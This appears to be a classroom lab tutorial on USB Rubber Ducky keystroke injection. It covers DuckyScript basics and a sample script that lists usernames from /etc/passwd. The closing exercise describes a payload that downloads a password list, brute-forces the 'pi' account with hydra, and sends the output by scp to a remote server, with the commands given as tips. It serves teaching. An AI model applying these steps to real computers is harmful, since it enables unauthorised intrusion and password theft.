CyberCamp at UNK

USB Rubber Ducky

What you will learn with this tutorial...

In this tutorial we will develop together some scripts using a piece of hardware called ***USB Rubber Ducky****. Basically, this piece of hardware emulates a keyboard typing, and can be used to perform attacks in other computers. We will understand how it works, how to generate and prepare these scripts and what language they use. After that, we will study one script example and you will be asked to develop another one as exercise. Let's start!*

1 USB Rubber Ducky

As briefly explained in the introduction, the *USB Rubber Ducky* is a little piece of hardware, similar in size and shape to an usual flash drive, that works as a keystroke injection device. It means that it emulates pretty much all the entries a normal keyboard can perform. It works via a SD card.

You develop your scripts using a script language called **DuckyScript**, after that, using an *encoder*, you convert that script into a binary file and inject this code into the SD card. Once this is done, you simple put the SD card into the *Rubber Ducky* device and insert it in your target PC. Your script will then be executed as you coded it.

First, we will take a quick look at the **DuckyScript** language, the most important commands, and then we will code a script together and learn how the injection should be made using the proper encoder for our *Rubber Ducky*.

2 Ducky Script

Ducky Script is the language used to code the USB Rubber Ducky scripts. The scripts can be coded in any text editor program, and its files are simple .txt files. Each new command is put in a new line, and all Ducky Script commands are written in CAPITAL LETTERS. Down below you have the most common commands and a brief explanation of each one of them.

- **REM**: Comment command. Everything written after this line will not be processed.
- **DELAY**: Used to create a pause in the script. This is ideal when you have to wait for the execution of some processing before typing the next command. Delay time is specified in milliseconds from 1 to 10000.
- **STRING**: Processes the following text. Used when you want to type a word or sentence (a full command line, for example).
- **WINDOWS**: Emulates the Windows key.
- **SHIFT**: Emulates the Shift key.
- **ALT**: Emulates the Alt key.
- **CTRL**: Emulates the Control key.
- **ENTER**: Emulates the Enter key.
- **CTRL-ALT**: Performs the combo Control and Alt keys.
- **F1 ~ F12**: Emulates F1 to F12 keys.

As you can notice, Ducky Script is really simple and easy. It's basically just typing the name of the special keys in capital letters. These are the most basic commands (and in fact almost all of the commands Ducky Script has). However, if you wish to check the other available commands go to: **`https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Duckyscript`**. This website contains the full description of the Ducky Scrpit language.

Now that we discussed the most common and useful commands, we will code a Ducky Script together.

3 Coding a Ducky script

It's time to code a small script using the commands we just learned.

We will create a really simple and easy script, just to understand how Rubber Ducky works. Our script will:

1. Open the terminal;
2. Execute a `cut` command showing on the screen all the usernames of our computer;
3. Let the names on the screen for 10 seconds and then close the terminal.

So now open your text editor, create a file named `myDuckyScript.txt` and type the code below:

```
1  DELAY 2000
2  CTRL-ALT F1
3  DELAY 1000
4  STRING cut -d: -f1 /etc/passwd
5  DELAY 100
6  ENTER
7  STRING echo 'end of script, terminal will be closed in 10 seconds'
8  ENTER
9  DELAY 10000
10 CTRL-ALT F7
11 ENTER
```

That's really easy. Let's discuss what it does.

- **Line 1**: We set a delay of 2 seconds to start executing the script. This line is really important. This time should be defined because when we plug the Rubber Ducky in the PC it may take a little bit of time until the computer recognizes the new device, hence the script "waits" to begin executing.
- **Line 2**: Control + Alt + F1 opens a raw instance of terminal in Linux systems. So with this command combo we are able to open a terminal where we can "type" our commands from now on.
- **Line 3**: Script waits for 1 more second. It may take a while so the terminal shows up on the screen. It's always important to set up a time between each command, and this time varies from command to command, so it's up to you make the proper calculations for the correct time.
- **Line 4**: Now we execute a `cut` command in the users file (`/etc/passwd`). Cut removes sections from each line of the files given as parameters. `-d` indicates we are using a *delimiter* instead of default TAB for field delimiter, `-f1` indicates we are selecting the first field of our line, that in this case is the username itself.
- **Line 5**: Applies a 0.1 second delay just to ensure the command will be fully typed before the next command is executed.
- **Line 6, 8 and 11**: Simple indicates ENTER key must be pressed.
- **Line 7**: prints a message in the screen just indicating the script was executed and will close in 10 seconds.
- **Line 9**: Applies a 10 second delay.
- **Line 10**: Control + Alt + F7 closes the terminal and opens the GUI back.

That's it, our script is ready to be injected and executed in a Linux machine. Next we will see the procedure of injecting our .txt script to the Rubber Ducky device.

4 Encoding and executing the script

The first step is to obtain the **encoder** file. Think of this file as a "translator", it will read your coded script and convert it to the language Rubber Ducky is capable of executing. To obtain the encoder go to: **`https://github.com/midnitesnake/USB-Rubber-Ducky/blob/master/Encoder/encoder.jar`**.

This will open the exact location where our encoder file is hosted. Click on **Raw** and the download will start.



Figure 1: Downloading the encoder

Keep this file inside the same directory as your script file.

Now place your SD card inside the SD reader and plug it into your computer. We need now to obtain the ***path*** of the SD card. To do so type:

```
ls /media/pi
```

You should obtain something like this:



Figure 2: Obtaining the SD card label

In this case, the SD path is `/media/pi/E1AC-B02D`. You may obtain a different number for your SD card, that's why it's important to execute this command.

That's all the information we need. First, we need root privileges so this command will properly work. Open a terminal and type:

```
sudo su
```

Now navigate to the path where your encoder and script files are located, and then type the following command:

```
java -jar encoder.jar -i myDuckyScript.txt -o /media/pi/E1AC-B02D/
inject.bin -l us
```

Hit enter. If everything were done properly you should obtain a lot of OKs on the screen and your script was successfully injected.

We just need now to test our script! Remove the SD card from the adapter (Don't forget to safely remove the hardware first, on you Pi, click on the top right corner of the screen and eject the 125MB Volume).

Minimize all the windows so your Pi is showing the desktop, do this just to be sure nothing is on the first plane of execution, otherwise your script may not work.

Insert the SD card into the Rubber Ducky device, plug it on your computer and wait. Your script should start executing after the initial 2 seconds defined delay.

If you did everything alright you will see the list of users on your screen for 10 seconds, and after that the terminal will close. Obtaining a list of users is really helpful when you are looking for a specific target (user) to attack. Execute your script again, you will notice there is a user called **pi** among them, in the exercise, what you will do is write a script that will obtain the password of this user and send this information back to a server. So if everything worked okay, move to the exercise!

Now try for yourself!

You job is to create another Ducky script. Now that you obtained a list of the users of your Pi, you will create a script capable of discover the password of the user named ***pi****. So now you will be given the description of what your script should do, and after that you will be given some tips to accomplish your task.*

Open your text editor and created a new file name ***`exerciseDuckyScript.txt`****. Your script should:*

1. Open a raw instance of a terminal;
2. Download a passwords dictionary directly from the Internet, this file is located at: **`https://raw.githubusercontent.com/igorceridorio/RubberDucky\Payloads/master/passwords.txt`**;
3. Execute the `hydra` command to the `pi` user, using the passwords dictionary you just downloaded, save the output of the command to a file named `yourName.txt`, replacing *yourName* by your name, obviously;
4. Send the output file to the ~/ directory of a SSH server, which user is also called `pi` (the IP for this server will be given to you by your instructor);
5. Show a message on the screen stating the script is over and after 5 seconds close the terminal.

Tips:

- First of all, check if hydra is installed on your computer. To do so type `man hydra`. If hydra manual shows up you are good to go. Otherwise install hydra, type: `sudo apt-get install hydra hydra-gtk`, and follow the instructions on the screen to complete the installation.
- The command to download files directily from the Internet is `wget`. Its syntax is: `wget addressOfFileToDownload`.
- The hydra command is: `hydra -l userName -P dictionaryFile localhost ssh -t 4`.
- To save the output of a command, after it type: `> fileName.txt`.
- To copy a file through SSH: `scp fileName.txt user@ipAddress:pathOfDestination`.

Good luck!